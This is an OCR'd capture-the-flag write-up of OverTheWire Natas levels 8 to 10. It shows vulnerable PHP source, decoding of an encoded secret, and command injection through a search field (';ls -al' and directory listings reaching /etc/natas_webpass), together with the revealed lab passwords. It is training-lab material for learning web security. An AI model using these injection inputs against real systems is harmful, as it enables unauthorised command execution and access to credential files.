1. Inspected source code to find encoded input.
2. Reversed and decoded the given string.
3. Submitted the decoded value to get the password.


Conclusion:
This level reinforced the importance of understanding encoding techniques.

PUC:









```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
```



Reverse the obtained string which will be b3ViV1lmMmtCcQ==







Natas9 > ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

Level 9 -> Level 10

Tool Used: Web Browser


Objective:
To exploit command injection vulnerabilities.


Steps Followed:

1. Identified unsanitized user input.
2. Injected additional commands.
3. Executed system commands to reveal the password.


Conclusion:
This level demonstrated how improper input validation can lead to command execution.


PUC:









```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></sc
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
```



OverTheWire: Natas
natas9.natas.labs.overthewir
Not Secure
http://natas9.natas.labs.overthewire.org/?needle=ls&submit=Search
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS9
Find words containing: ;ls -al
Search
Output:
Aprils
Celsius
Celsiuses
accidentals
acquittals
admirals
adverbials
aerials
aerosols
ails
airmails
alcohols
also
angels
animals
annals
annuals
annuls
anthills
anvils
appalls


OverTheWire: Natas
natas9.natas.labs.overthewir
Not Secure
http://natas9.natas.labs.overthewire.org/?needle=%3Bls+-al&submit=Search
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS9
Find words containing:
Search
Output:
-rw-r----- 1 natas9 natas9 460878 Oct 14 09:06 dictionary.txt
View sourcecode


OverTheWire: Natas
natas9.natas.labs.overthewir
Not Secure
http://natas9.natas.labs.overthewire.org/?needle=%3Bls+..%2F..%2F..%2F..%2F&submit=Search
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS9
Find words containing:
Search
Output:
dictionary.txt
../../../../:
bin
bin.usr-is-merged
boot
dev
etc
home
lib
lib.usr-is-merged
lib64
lost+found
media
mnt
natas33
opt
proc
root
run
sbin


OverTheWire: Natas
natas9.natas.labs.overthewir
Not Secure
http://natas9.natas.labs.overthewire.org/?needle=%3Bls+..%2F..%2F..%2F..%2Fetc%2Fnatas_webp
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS9
Find words containing:
Search
Output:
dictionary.txt
../../../../etc/natas_webpass:
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
natas2
natas20
natas21
natas22
natas23
natas24
Type here to search
25°C Sunny
ENG
IN
6:15 PM
1/19/2026





`Natas10 > t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu`

Level 10 -> Level 11

Tool Used: Web Browser


Objective:
To bypass filters and execute commands.

